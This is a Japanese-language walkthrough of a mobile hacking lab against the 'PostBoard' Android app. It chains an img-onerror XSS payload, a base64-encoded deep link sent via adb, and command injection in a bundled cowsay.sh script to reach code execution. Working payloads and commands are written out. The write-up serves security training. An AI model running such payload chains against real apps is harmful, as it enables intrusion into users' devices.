
アプリを通常使用

コメントを入力するとwebアプリに出力される。
webアプリっぽい挙動なので、oscpの経験でxxsを試したくなる
<><img src=1 onerror=alert(1)>


成功した!
あとはこのアクティビティの中で指定されている関数が自由に使えることになるので、RCEを目指そう
静的解析
package="com.mobilehackinglab.postboard"
...
<activity
    android:name="com.mobilehackinglab.postboard.MainActivity"
    android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data
            android:scheme="postboard"
            android:host="postmessage"/>
    </intent-filter>
</activity>
この時点で以下の形で実行できることが分かります。
adb shell am start -a android.intent.action.VIEW -n com.mobilehackinglab.postboard/.MainActivity -d "postboard://postmessage/???"
URLの指定方法を調べるためにMainActivityを見に行きます。
if (!Intrinsics.areEqual("android.intent.action.VIEW", action) || data == null || !Intrinsics.areEqual(data.getScheme(), "postboard") || !Intrinsics.areEqual(data.getHost(), "postmessage")) {
    return;
}
ActivityMainBinding activityMainBinding = null;
try {
    String path = data.getPath();
    byte[] bArrDecode = Base64.decode(path != null ? StringsKt.drop(path, 1) : null, 8);
    Intrinsics.checkNotNullExpressionValue(bArrDecode, "decode(...)");
    String message = StringsKt.replace$default(new String(bArrDecode, Charsets.UTF_8), "'", "\\'", false, 4, (Object) null);
    ActivityMainBinding activityMainBinding2 = this.binding;
    if (activityMainBinding2 == null) {
        Intrinsics.throwUninitializedPropertyAccessException("binding");
        activityMainBinding2 = null;
    }
    activityMainBinding2.webView.loadUrl("javascript:WebAppInterface.postMarkdownMessage('" + message + "')");
} catch (Exception e) {
    ActivityMainBinding activityMainBinding3 = this.binding;
    if (activityMainBinding3 == null) {
        Intrinsics.throwUninitializedPropertyAccessException("binding");
    } else {
        activityMainBinding = activityMainBinding3;
    }
    activityMainBinding.webView.loadUrl("javascript:WebAppInterface.postCowsayMessage('" + e.getMessage() + "')");
urlをbase64でデコードしてから"'"を"\'"でエスケープしたものをmessageとして使います。
javascript:WebAppInterface.postCowsayMessage('" + e.getMessage() + "')")
という記述が有効なのが分かるので、javascript:alertを置き換えることができます。
<><img src=1 onerror=WebAppInterface.postCowsayMessage('???')>
???にどのようなコードを入力したらコマンドを実行できるか考えます。
postCowsayMessageをたどってassetsで変なbashファイルを見つけました。
assets/cowsay.sh
bashスクリプトを見つけたのでosコマンドインジェクションの実行テストをしにいきます
termux
:/data/data/com.mobilehackinglab.postboard/files #
ls
cowsay.sh
:/data/data/com.mobilehackinglab.postboard/files #
./cowsay.sh
Usage: ./cowsay.sh <message>
1|:/data/data/com.mobilehackinglab.postboard/files #
./cowsay.sh hello
 _____
< hello >
 -----
        \   ^__^
         \  (oo)\_______
            (__)\       )\/
                ||----w |
                ||     ||
:/data/data/com.mobilehackinglab.postboard/files #
./cowsay.sh hello;whoami
 _____
< hello >
 -----
        \   ^__^
         \  (oo)\_______
            (__)\       )\/
                ||----w |
                ||     ||
root
osコマンドインジェクションがある。
アプリ側からこのスクリプトを動かせるならrce達成可能

<><img src=1 onerror=WebAppInterface.postCowsayMessage('test;whoami')>

書き込んだ後にtestメッセージを入力すると、コマンドインジェクションによりxssが実行されてwhoamiが実行されます。
コマンドをadbから実行してみましょう。まずはbase64でエンコードします。
<><img src=1 onerror=WebAppInterface.postCowsayMessage('test;whoami')>

PD48aW1nIHNyYz0xIG9uZXJyb3I9V2ViQXBwSW50ZXJmYWNlLnBvc3RDb3dzYXlNZXNzYWdlKCd0ZXN0O3dob2FtaScpPg==
adb shell am start -a android.intent.action.VIEW -n com.mobilehackinglab.postboard/.MainActivity -d "postboard://postmessage/PD48aW1nIHNyYz0xIG9uZXJyb3I9V2ViQXBwSW50ZXJmYWNlLnBvc3RDb3dzYXlNZXNzYWdlKCd0ZXN0O3dob2FtaScpPg=="
これでも実行できました。
実行後に適当なコメントをするとコードが実行されます。